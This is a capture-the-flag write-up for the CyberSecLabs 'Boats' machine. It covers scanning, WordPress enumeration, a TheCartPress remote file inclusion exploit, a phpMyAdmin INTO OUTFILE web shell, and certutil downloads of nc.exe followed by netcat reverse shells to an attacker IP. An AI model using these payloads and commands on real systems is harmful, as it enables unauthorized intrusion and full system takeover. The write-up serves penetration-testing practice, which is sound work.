CyberSecLabs - BOATS

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CyberSecLabs: Boats 172.31.1.14

Boats was a fun box to do. I was unable to get an intial foothold but with a little nudge, I was able to confirm on my doubts.

This box can be done in 2 ways. - Using a vulnerable wordpress plugin - Using a man made misconfiguration of phpMyAdmin

Information Gathering

Port Scan

Nmap Scans

```
1 nmap -sS -Pn -p- -r 172.31.1.4
```

This will give us the open ports and we can then run default scripts and version check to find out more about it.

Script and Version scan:

```
1 nmap -sC -sV -Pn -p
      80,135,139,443,445,3306,3389,5985,47001,49152,49153,49154,49155,49162,49163,4916
       172.31.1.14 -v
2 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 10:13 EDT
3 NSE: Loaded 151 scripts for scanning.
4 NSE: Script Pre-scanning.
5 Initiating NSE at 10:13
6 Completed NSE at 10:13, 0.00s elapsed
7 Initiating NSE at 10:13
8 Completed NSE at 10:13, 0.00s elapsed
9 Initiating NSE at 10:13
10 Completed NSE at 10:13, 0.00s elapsed
11 Initiating Parallel DNS resolution of 1 host. at 10:13
12 Completed Parallel DNS resolution of 1 host. at 10:13, 0.00s elapsed
13 Initiating SYN Stealth Scan at 10:13
14 Scanning 172.31.1.14 [16 ports]
15 Discovered open port 3306/tcp on 172.31.1.14
16 Discovered open port 80/tcp on 172.31.1.14
17 Discovered open port 445/tcp on 172.31.1.14
18 Discovered open port 139/tcp on 172.31.1.14
19 Discovered open port 3389/tcp on 172.31.1.14
20 Discovered open port 135/tcp on 172.31.1.14
21 Discovered open port 443/tcp on 172.31.1.14
22 Discovered open port 49152/tcp on 172.31.1.14
23 Discovered open port 47001/tcp on 172.31.1.14
24 Discovered open port 49155/tcp on 172.31.1.14
```

```
25 Discovered open port 49154/tcp on 172.31.1.14
26 Discovered open port 49164/tcp on 172.31.1.14
27 Discovered open port 49153/tcp on 172.31.1.14
28 Discovered open port 49163/tcp on 172.31.1.14
29 Discovered open port 5985/tcp on 172.31.1.14
30 Completed SYN Stealth Scan at 10:13, 0.37s elapsed (16 total ports)
31 Initiating Service scan at 10:13
32 Scanning 15 services on 172.31.1.14
33 Service scan Timing: About 60.00% done; ETC: 10:14 (0:00:38 remaining)
34 Completed Service scan at 10:14, 82.29s elapsed (15 services on 1 host)
35 NSE: Script scanning 172.31.1.14.
36 Initiating NSE at 10:14
37 Completed NSE at 10:15, 30.03s elapsed
38 Initiating NSE at 10:15
39 Completed NSE at 10:16, 60.55s elapsed
40 Initiating NSE at 10:16
41 Completed NSE at 10:16, 0.00s elapsed
42 Nmap scan report for 172.31.1.14
43 Host is up (0.17s latency).
44
45 PORT
             STATE SERVICE
                                       VERSION
46 80/tcp
             open http
                                       Apache httpd 2.2.11 ((Win32) DAV/2
      mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9)
47
    http-cookie-flags:
48
       /:
         PHPSESSID:
49
           httponly flag not set
   _http-favicon: Unknown favicon MD5: 3BD2EC61324AD4D27CB7B0F484CD4289
51
   _http-generator: WordPress 4.0.1
52
  http-methods:
54 _
       Supported Methods: GET HEAD POST OPTIONS
55
   _http-server-header: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
      OpenSSL/0.9.8i PHP/5.2.9
   |_http-title: Boats | Boats
                                       Microsoft Windows RPC
57
  135/tcp open
                    msrpc
                                       Microsoft Windows netbios-ssn
58 139/tcp
                    netbios-ssn
             open
59 443/tcp open
                  ssl/https?
60 | ssl-date: 2020-05-26T14:15:18+00:00; +1s from scanner time.
61 sslv2:
62
       SSLv2 supported
63
       ciphers:
64
         SSL2_RC4_128_EXPORT40_WITH_MD5
65
         SSL2_RC4_128_WITH_MD5
66
         SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
67
         SSL2_IDEA_128_CBC_WITH_MD5
         SSL2 DES 192 EDE3 CBC WITH MD5
68
69
         SSL2_DES_64_CBC_WITH_MD5
70
         SSL2_RC2_128_CBC_WITH_MD5
             open microsoft-ds
                                       Microsoft Windows Server 2008 R2 -
   445/tcp
      2012 microsoft-ds
                          MySQL (unauthorized)
72 3306/tcp open mysql
```

```
73 3389/tcp open ssl/ms-wbt-server?
    | rdp-ntlm-info:
75
       Target_Name: BOATS
       NetBIOS_Domain_Name: BOATS
       NetBIOS_Computer_Name: BOATS
77
78
       DNS_Domain_Name: Boats
79
       DNS_Computer_Name: Boats
     Product_Version: 6.3.9600
80
   _ System_Time: 2020-05-26T14:14:52+00:00
81
   | ssl-cert: Subject: commonName=Boats
82
83
   Issuer: commonName=Boats
84
   | Public Key type: rsa
85 | Public Key bits: 2048
86 | Signature Algorithm: sha256WithRSAEncryption
87 | Not valid before: 2020-04-21T19:39:55
88 | Not valid after: 2020-10-21T19:39:55
89 | MD5: 6b62 b19c 0b8a bbd5 f5cf 8d45 0bc2 7c28
90 |_SHA-1: fa58 dc19 bcb2 b42a 0288 acad 7203 2a3d b357 360d
91 5985/tcp open http
                                       Microsoft HTTPAPI httpd 2.0 (SSDP/
       UPnP)
92 | http-server-header: Microsoft-HTTPAPI/2.0
93 |_http-title: Not Found
94 47001/tcp open http
                                       Microsoft HTTPAPI httpd 2.0 (SSDP/
       UPnP)
95 | http-server-header: Microsoft-HTTPAPI/2.0
96 | http-title: Not Found
97 49152/tcp open msrpc
                                       Microsoft Windows RPC
98 49153/tcp open msrpc
                                       Microsoft Windows RPC
                                       Microsoft Windows RPC
99 49154/tcp open msrpc
100 49155/tcp open msrpc
                                       Microsoft Windows RPC
101 49162/tcp closed unknown
102 49163/tcp open msrpc
                                       Microsoft Windows RPC
103 49164/tcp open msrpc
                                       Microsoft Windows RPC
104 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:
       microsoft:windows
106 Host script results:
107 | nbstat: NetBIOS name: BOATS, NetBIOS user: <unknown>, NetBIOS MAC:
       02:20:42:5e:3f:02 (unknown)
108 Names:
       BOATS<00>
                            Flags: <unique><active>
       WORKGROUP<00>
                            Flags: <group><active>
111 _ BOATS<20>
                            Flags: <unique><active>
112 | _smb-os-discovery: ERROR: Script execution failed (use -d to debug)
113 | smb-security-mode:
114
       authentication_level: user
115
       challenge_response: supported
116 | message_signing: disabled (dangerous, but default)
117
    smb2-security-mode:
       2.02:
118
   Message signing enabled but not required
```

```
120 | smb2-time:
121
        date: 2020-05-26T14:14:50
122
    | start_date: 2020-05-26T14:11:39
123
124 NSE: Script Post-scanning.
125 Initiating NSE at 10:16
126 Completed NSE at 10:16, 0.00s elapsed
127 Initiating NSE at 10:16
128 Completed NSE at 10:16, 0.00s elapsed
129 Initiating NSE at 10:16
130 Completed NSE at 10:16, 0.00s elapsed
131 Read data files from: /usr/bin/../share/nmap
132 Service detection performed. Please report any incorrect results at
       https://nmap.org/submit/ .
133 Nmap done: 1 IP address (1 host up) scanned in 174.08 seconds
134
               Raw packets sent: 16 (704B) | Rcvd: 16 (700B)
```

Directory Fuzzing

I used a tool known as dirsearch. It is easily available from github, you can simply clone/download to use it.

```
1 python3 dirsearch.py -u http://172.31.1.14:80 -e -r -R 3
```

Now from the results these stood out for me:

The second result will help us in the second way of rooting the box.

Exploitation

Let us first do the the Wordpress way. For this we will use a tool known as Wpscan.

Enumerated user using wpscan:

```
1 wpscan --url http://172.31.1.14 --enumerate u
```

We got a user called James and you can try to brute force the password using wpscan but it will not yield results. But if you still want to try, this command should help.

```
1 wpscan --url http://172.31.1.14 --passwords /usr/share/wordlists/
rockyou.txt --usernames james
```

Moving on, we can also find if there are vulnerable plugins or themes . We can check that using this :

```
1 wpscan --url http://172.31.1.14 --enumerate ap --plugins-detection
aggressive
```

Please Note: This scan takes a long time to run and have to use ap instead of vp as it is due to some wpscan bug

Once the scan was finished we got this:

```
[+] thecartpress
| Location: http://172.31.1.14/wp-content/plugins/thecartpress/
| Last Updated: 2017-01-12T19:25:00.000Z
| Readme: http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
| [!] The version is out of date, the latest version is 1.5.3.6
| [!] Directory listing is enabled
| Found By: Known Locations (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/, status: 200
| Version: 1.1.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
```

Figure 1: Vulnerable Plugin

If we do lookup for exploits on this we can see that there is a RFI exploit available.

```
Exploit Title | Path

WordPress Plugin TheCartPress 1.1.1 - Remote File Inclusion | php/webapps/17860.txt

WordPress Plugin TheCartPress 1.3.9 - Multiple Vulnerabilities | php/webapps/36860.txt

WordPress Plugin TheCartPress 1.4.7 - Multiple Vulnerabilities | php/webapps/38869.txt

WordPress Plugin TheCartPress 1.6 - 'OptionsPostsList.php' Cross-Site Scripting | php/webapps/36481.txt
```

Figure 2: RFI Vuln for thecartpress

searchsploit thecartpress

On opening the exploit, you can see that we have to change the server address and the path and then add the location of our Remote file. Simple!

Now I will host a simple command in a php file to see if it working. Here are the contents of the file I created and named if myphp.php.

```
1 <?php system('whoami'); ?>
```

Quickly host it on a python server where you created the myphp file

```
1 python -m SimpleHTTPServer 8000
```

Edit the RFI URL with the IP of the machine and the path.

http://172.31.1.14/wp-content/plugins/thecartpress/checkout/CheckoutEditor.
php?tcp_save_fields=true&tcp_class_name=asdf&tcp_class_path=http://10.10.0.40:8000/
myphp.php

And here is what we see:



nt authority\system

Fatal error: Class 'asdf' not found in C:\xampp\htdocs\wp-content\plugins\thecart

Figure 3: Command in the file works

Now you can upload a nc.exe using certutil by changing the contents of the myphp file.

Replace who ami with this:

```
certutil -urlcache -split -f http://10.10.0.40:8000/nc.exe %TEMP%/nc.exe
```

If you do not know where nc is inside your kali, just use locate nc.exe and copy it to where you are hosting the python server

Now refresh the url and it should upload your nc file in the %TEMP% folder. Now we need to get a reverse shell via the nc.

Again change the contents of the myphp file with this:

```
1 <?php system('%TEMP%/nc.exe -e cmd.exe 10.10.0.40 443'); ?>
```

Start a listener and wait

```
1 rlwrap nc -lvnp 443
```

Now we have a shell with SYSTEM privilege.

```
→ Boats git:(master) x rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.0.40] from (UNKNOWN) [172.31.1.14] 49587
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\wp-content\plugins\thecartpress\checkout>whoami
whoami
nt authority\system
```

Figure 4: Shell with SYSTEM Privilege

You can grab the flags now.

Using phpMYAdmin

I will explain this briefly.

Simply go to the directory of phpmyadmin as shown in the dirsearch :http://172.31.1.14/phpmyadmin/.

You can see that you can enter the panel without any creds. Simply, browse to the wordpress tab -> wpusers table. Click on the SQL tab and type this: SELECT "<?php system(\$_GET['cmd']); ?> "into outfile "C:\\xampp\\htdocs\\backdoor.php" and hit GO.




Figure 5: Command Shell via phpmyadmin

Now visit the url: http://172.31.1.14/backdoor.php?cmd=whomai

You will see that your command is executing. To get a reverse shell simply upload a nc.exe by hosting it and then typing this in the URL: certutil -urlcache -split -f http://10.10.0.40:8000/nc.exe %TEMP%/nc.exe instead of who ami.

Start a listener again and then fire this in the URL:

http://172.31.1.14/backdoor.php?cmd=%TEMP%/nc.exe%20-e%20cmd.exe%2010.10.0.40%20443

Boom! You have a reverse shell!